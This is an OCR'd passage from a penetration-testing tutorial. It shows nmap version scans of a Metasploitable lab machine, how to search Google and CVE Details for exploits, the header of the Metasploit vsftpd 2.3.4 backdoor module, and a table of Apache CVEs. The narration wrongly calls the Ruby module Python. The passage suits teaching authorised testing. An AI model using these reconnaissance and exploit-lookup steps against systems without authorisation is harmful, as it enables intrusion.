


so we can run these commands right here, it seems that FTP anonymous login is indeed allowed, for now, we managed to find out about some potential vulnerabilities such as the Tomcat administrator login, the FTP port 21 also is vulnerable, remember when we ran the Exploit script group, it told us that it is exploitable, but let's also see what else we can find using other vulnerability analysis tools.


I want to show you something that you will do every time you perform a penetration test, I want to show you how to manually search for

vulnerabilities, and this is something that you will do a lot, you will use this more than any other tool that we covered. So what vulnerability analysis is, is us simply Googling the vulnerabilities, for example, imagine, metaexploiteble is our target and we just performed this version scan.

$nmap -sV 192.168.0.4



We got these different ports open and different versions, how do we know if they are vulnerable without using any tool? Well, what we can do is we can copy the name of the version that is running on an open port, then go to Google and just paste that name and add exploit



And here it is, we're already getting some response back, exploit for this version, which is the exact version that our metasploitable has, vsftpd the exact version that we have Back-Door command execution, and what you would do is you would just go to these links and try to find the exploit for it.

VSFTPD v2.3.4 Backdoor Command Execution

Disclosed	Created
07/03/2011	05/30/2018

Description

This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.

Author(s)

hdm <x@hdm.io>
MC <mc@metasploit.com>

Platform

Unix

Architectures

cmd

Development

Source Code
History


We already see that an exploit already exists, for which platform it is, we can see the source code if we want to.

https://github.com/rapid7/metasploit-framework/blob/master//modules/exploits/unix/ftp/vsftpd_234_backdoor.rb

```
class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::Tcp

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'VSFTPD v2.3.4 Backdoor Command Execution',
      'Description'    => %q{
          This module exploits a malicious backdoor that was added to the       VSFTPD download
          archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
          June 30th 2011 and July 1st 2011 according to the most recent information
          available. This backdoor was removed on July 3rd 2011.
      },
      'Author'         => [ 'hdm', 'MC' ],
      'License'        => MSF_LICENSE,
      'References'     =>
        [
          [ 'OSVDB', '73573'],
          [ 'URL', 'http://pastebin.com/AetT9sS5'],
          [ 'URL', 'http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html' ],
        ],
      'Privileged'     => true,
      'Platform'       => [ 'unix' ],
      'Arch'           => ARCH_CMD,
      'Payload'        =>
        {
          'Space'    => 2000,
          'BadChars' => '',
          'DisableNops' => true,
          'Compat'      =>
            {
              'PayloadType'    => 'cmd_interact',
              'ConnectionType' => 'find'
            }
        },
      'Targets'        =>
        [
          [ 'Automatic', { } ],
        ],
      'DisclosureDate' => '2011-07-03',
      'DefaultTarget' => 0))

    register_options([ Opt::RPORT(21) ])
  end
```


And here it is, the code is Python in this case and this is how you would do most of your vulnerability analysis, this is how we can exploit the target using tools. This is the way that you can find out how to exploit the target, you just go through a bunch of links and see whether someone already came up with the exploit for that specific version, in this case for vsftpd 2.3.4 version and you would do this for any version that you discover. So let’s try another one

```
$nmap -sV 192.168.0.4
```




```
┌──(root💀kali)-[/home/ncim]
└─# nmap -sV 192.168.0.4
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-31 16:20 EDT
Nmap scan report for 192.168.0.4
Host is up (0.0047s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  unknown
MAC Address: 08:00:27:9B:CE:27 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

So let's copy Apache httpd and copy the version, make sure that you copy the number as well, which in our case is 2.2.8 then go and paste the name of that version and add exploit.



And here we are to get output, if we click on it



CVE Details
The ultimate security vulnerability datasource

Search
View CVE

Log In Register

Vulnerability Feeds & Widgets New www.itsecdb.com

Switch to https://
Home
Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type
Reports :
CVSS Score Report
CVSS Score Distribution
Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References
Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions
Other :
Microsoft Bulletins
Bugtraq Entries
CWE Definitions
About & Contact
Feedback
CVE Help
FAQ
Articles
External Links :
NVD Website
CWE Web Site
View CVE :
Go
(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)
View BID :
Go
(e.g.: 12345)
Search By Microsoft Reference ID:
Go

Apache » Http Server : Security Vulnerabilities (CVSS score >= 7)


CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending
Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2021-26691	787		Overflow	2021-06-10	2021-07-17	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
	In Apache HTTP Server versions 2.4.0 to 2.4.46 a specially crafted SessionHeader sent by an origin server could cause a heap overflow													
2	CVE-2020-11984	120			2020-08-07	2021-06-06	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
	Apache HTTP server 2.4.32 to 2.4.44 mod_proxy_uwsgi info disclosure and possible RCE													
3	CVE-2019-0211	416		Exec Code	2019-04-08	2021-06-06	7.2	None	Local	Low	Not required	Complete	Complete	Complete
	In Apache HTTP Server 2.4 releases 2.4.17 to 2.4.38, with MPM event, worker or prefork, code executing in less-privileged child processes or threads (including scripts executed by an in-process scripting interpreter) could execute arbitrary code with the privileges of the parent process (usually root) by manipulating the scoreboard. Non-Unix systems are not affected.													
4	CVE-2017-7679	119		Overflow	2017-06-20	2021-06-06	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
	In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, mod_mime can read one byte past the end of a buffer when sending a malicious Content-Type response header.													
5	CVE-2017-7668	20			2017-06-20	2021-06-06	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
	The HTTP strict parsing changes added in Apache httpd 2.2.32 and 2.4.24 introduced a bug in token list parsing, which allows ap_find_token() to search past the end of its input string. By maliciously crafting a sequence of request headers, an attacker may be able to cause a segmentation fault, or to force ap_find_token() to return an incorrect value.													
6	CVE-2017-3169	476			2017-06-20	2021-06-06	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
	In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, mod_ssl may dereference a NULL pointer when third-party modules call ap_hook_process_connection() during an HTTP request to an HTTPS port.													
7	CVE-2017-3167	287		Bypass	2017-06-20	2021-06-06	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
	In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, use of the ap_get_basic_auth_pw() by third-party modules outside of the authentication phase may lead to authentication requirements being bypassed.													
8	CVE-2013-2249				2013-07-23	2021-06-06	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
	mod_session_dbd.c in the mod_session_dbd module in the Apache HTTP Server before 2.4.5 proceeds with save operations for a session without considering the dirty flag and the requirement for a new session ID, which has unspecified impact and remote attack vectors.													
9	CVE-2011-3192	399	1	DoS	2011-08-29	2021-06-06	7.8	None	Remote	Low	Not required	None	None	Complete
	The byterange filter in the Apache HTTP Server 1.3.x, 2.0.x through 2.0.64, and 2.2.x through 2.2.19 allows remote attackers to cause a denial of service (memory and CPU consumption) via a Range header that expresses multiple overlapping ranges, as exploited in the wild in August 2011, a different vulnerability than CVE-2007-0086.													
10	CVE-2009-1891	399		DoS	2009-07-10	2021-06-06	7.1	None	Remote	Medium	Not required	None	None	Complete
	The mod_deflate module in Apache httpd 2.2.11 and earlier compresses large files until completion even after the associated network connection is closed, which allows remote attackers to cause a denial of service (CPU consumption).													
11	CVE-2009-1890	189		DoS	2009-07-05	2021-07-14	7.1	None	Remote	Medium	Not required	None	None	Complete
	The stream_reqbody_cl function in mod_proxy_http.c in the mod_proxy module in the Apache HTTP Server before 2.3.3, when a reverse proxy is configured, does not properly handle an amount of streamed data that exceeds the Content-Length value, which allows remote attackers to cause a denial of service (CPU consumption) via crafted requests.													
12	CVE-2007-0086	400		DoS	2007-01-05	2021-04-21	7.8	None	Remote	Low	Not required	None	None	Complete
	** DISPUTED ** The Apache HTTP Server, when accessed through a TCP connection with a large window size, allows remote attackers to cause a denial of service (network bandwidth consumption) via a Range header that specifies multiple copies of the same fragment. NOTE: the severity of this issue has been disputed by third parties, who state that the large window size required by the attack is not normally													

We can see all of the vulnerabilities that this version of Apache has, we can see which score they have and the hard score, the stronger the vulnerability, we can see the vulnerability ID which, this format is used for vulnerabilities and you will see it a lot, and we can see all the vulnerabilities that it has.

14	CVE-2005-2700	Bypass	2005-09-06	2021-06-06	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
	ssl_engine_kernel.c in mod_ssl before 2.8.24, when using "SSLVerifyClient optional" in the global virtual host configuration, does not properly enforce "SSLVerifyClient require" in a per-location context, which allows remote attackers to bypass intended access restrictions.											

This one, particularly if we are really interested in, because it has this score 10, that means that it is a really strong vulnerability, most likely execution of code or remote access to the target, and it indeed is it says right here, code execution, and if you click on it, you can see what this vulnerability does.



Vulnerability Details : CVE-2005-2700

ssl_engine_kernel.c in mod_ssl before 2.8.24, when using "SSLVerifyClient optional" in the global virtual host configuration, does not properly enforce "SSLVerifyClient require" in a per-location context, which allows remote attackers to bypass intended access restrictions.

Publish Date : 2005-09-06 Last Update Date : 2021-06-06

Collapse All Expand All Select Select&Copy Scroll To Comments External Links

Search Twitter Search YouTube Search Google

– CVSS Scores & Vulnerability Types

CVSS Score	10.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Bypass a restriction or similar
CWE ID	CWE id is not defined for this vulnerability

– Vendor Statements

Fixed in Apache HTTP server 2.0.55: http://httpd.apache.org/security/vulnerabilities_20.html

Source: Apache

– Additional Vendor Supplied Data

Vendor	Impact	CVSS Score	CVSS Vector	Report Date	Publish Date
Redhat	important			2005-08-30	2005-08-30

If you are a vendor and you have additional data which can be automatically imported into our database, please contact admin @ cvedetails.com

– Related OVAL Definitions

Title	Definition Id	Class	Family
CVE-2005-2700	oval:org.opensuse.security:def:20052700		unix
RHSA-2005:608: httpd security update (Important)	oval:com.redhat.rhsa:def:20050608		unix
RHSA-2005:608: httpd security update (Important)	oval:com.redhat.rhsa:def:2005608		unix
